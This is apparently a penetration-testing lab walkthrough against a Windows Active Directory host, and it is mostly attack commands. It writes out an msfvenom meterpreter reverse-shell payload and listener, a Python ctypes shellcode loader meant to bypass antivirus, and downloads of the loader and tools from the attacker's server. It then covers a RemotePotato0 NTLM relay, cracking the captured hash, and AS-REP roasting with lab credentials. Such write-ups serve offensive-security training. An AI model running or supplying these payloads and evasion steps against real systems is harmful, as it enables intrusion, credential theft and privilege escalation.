

First Foothold (Run Winpeas --> AV bypass)
We cant run Winpeas because the AV flagged it

We create a RAW meterpreter Payload and save to shellcode.txt
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=4444 -f python -o shellcode.txt
We start a listener
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 4444; set ExitOnSession false; exploit -j"
We extracted and reformatted the shellcode into a single raw byte string
sed 's/^[^"]*"//; s/"//g' shellcode.txt | tr -d '\n'
loader.py
import ctypes
import threading
from ctypes import wintypes

MEM_COMMIT = 0x1000
PAGE_EXECUTE_READWRITE = 0x40


buf = "...insert shellcode here"
buf = buf.encode("latin-1")

# Define functions from kernerl32.dll
kernel32 = ctypes.windll.kernel32
kernel32.GetCurrentProcess.restype = wintypes.HANDLE
kernel32.VirtualAllocEx.argtypes = [wintypes.HANDLE, wintypes.LPVOID, ctypes.c_size_t, wintypes.DWORD, wintypes.DWORD]
kernel32.VirtualAllocEx.restype = wintypes.LPVOID
kernel32.WriteProcessMemory.argtypes = [wintypes.HANDLE, wintypes.LPVOID, wintypes.LPCVOID, ctypes.c_size_t, ctypes.POINTER(ctypes.c_size_t)]
kernel32.WriteProcessMemory.restype = wintypes.BOOL

def ThreadFunction(lpParameter):
    current_process = kernel32.GetCurrentProcess()

    # Allocate memory with `VirtualAllocEx`
    sc_memory = kernel32.VirtualAllocEx(current_process, None, len(buf), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    bytes_written = ctypes.c_size_t(0)

    # Copy raw shellcode with `WriteProcessMemory`
    kernel32.WriteProcessMemory(current_process, sc_memory,ctypes.c_char_p(buf),len(buf),ctypes.byref(bytes_written))

    # Execute shellcode in memory by casting the address to a function pointer with `CFUNCTYPE`
    shell_func = ctypes.CFUNCTYPE(None)(sc_memory)
    shell_func()

    return 1

def Run():
    thread = threading.Thread(target=ThreadFunction, args=(None,))
    thread.start()

if __name__ == "__main__":
    Run()

We host loader.py on our system
python3 -m http.server 80
We upload it to the Remote Mashine
curl -o C:\\Windows\\System32\\spool\\drivers\\color\\loader.py http://192.168.178.180/loader.py
We switch to the Python diretory
cd "C:\\Program Files\\Python310\\"
We start the loader with python.exe
python.exe C:\\Windows\\System32\\spool\\drivers\\color\\loader.py
We switch to writable directory
(inside the meterpeter shell)
meterpreter > cd C:\\Windows\\System32\\spool\\drivers\\color\\
We execute this command inside our meterpreter Session
run post/windows/manage/execute_dotnet_assembly DOTNET_EXE=/root/Schreibtisch/winPEASx64.exe SPAWN_PROCESS=notepad.exe

We download the winpeas Output > out.txt
meterpreter > download out.txt

We check the Output
cat out.txt
We have a nice Winpeas Output
We found a Auto Logon User j.dillon
But no Password

j.dillon have WriteOwner to IT Helpdesk Group so him is a interessting Target
We found an Auto Logon user j.dillon
However, no password is stored in the registry.
Since Auto Logon is enabled, the account has an active logon session on the system. Even though the password is not visible, we can leverage this session.
Instead of relying on stored credentials, we can use RemotePotato0 to trigger NTLM authentication and abuse the existing logon context for privilege escalation.
We Uploaded the RunasCs Binary
upload RunasCs.exe

To comfirm the active Session we Enumerated Active Sessions via RunasCs
.\RunasCs.exe x x qwinsta -l 9- Session ID 1 is the console session and is Active.
- The logged-in user is
j.dillon
- This means a real user is currently logged in locally or through RDP.
We Uploaded the RemotePotato0 Binary
We use the ProgrammData Directory
curl -o C:\\ProgrammData\\RemotePotato0.exe http://192.168.178.180/RemotePotato0.exe
We Forwarded RPC Traffic via Socat
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:192.168.178.147:9999

We Executed RemotePotato0 for NTLM Relay
./RemotePotato0.exe -m 2 -x 192.168.178.180 -p 9999 -s 1
We got NTLMV2 Hash from j.dillon

We Cracked the Hash Using John the Ripper
john --wordlist=/usr/share/wordlists/rockyou.txt hashWe got the PW novafire2008
Unintended Way (shortcut)

We find writable AD objects
bloodyAD -u 'j.bronski' -p 'jan162005' -d 'novacart.local' --host 10.1.235.253 get writable --detailThe user j.bronski have WRITE permisson to j.dillon
We disable Kerberos pre-authentication
bloodyAD --host 10.1.235.253 -d novacart.local -u j.bronski -p jan162005 add uac j.dillon -f DONT_REQ_PREAUTH

We request AS-REP hashes
GetNPUsers.py novacart.local/j.bronski:jan162005 -request
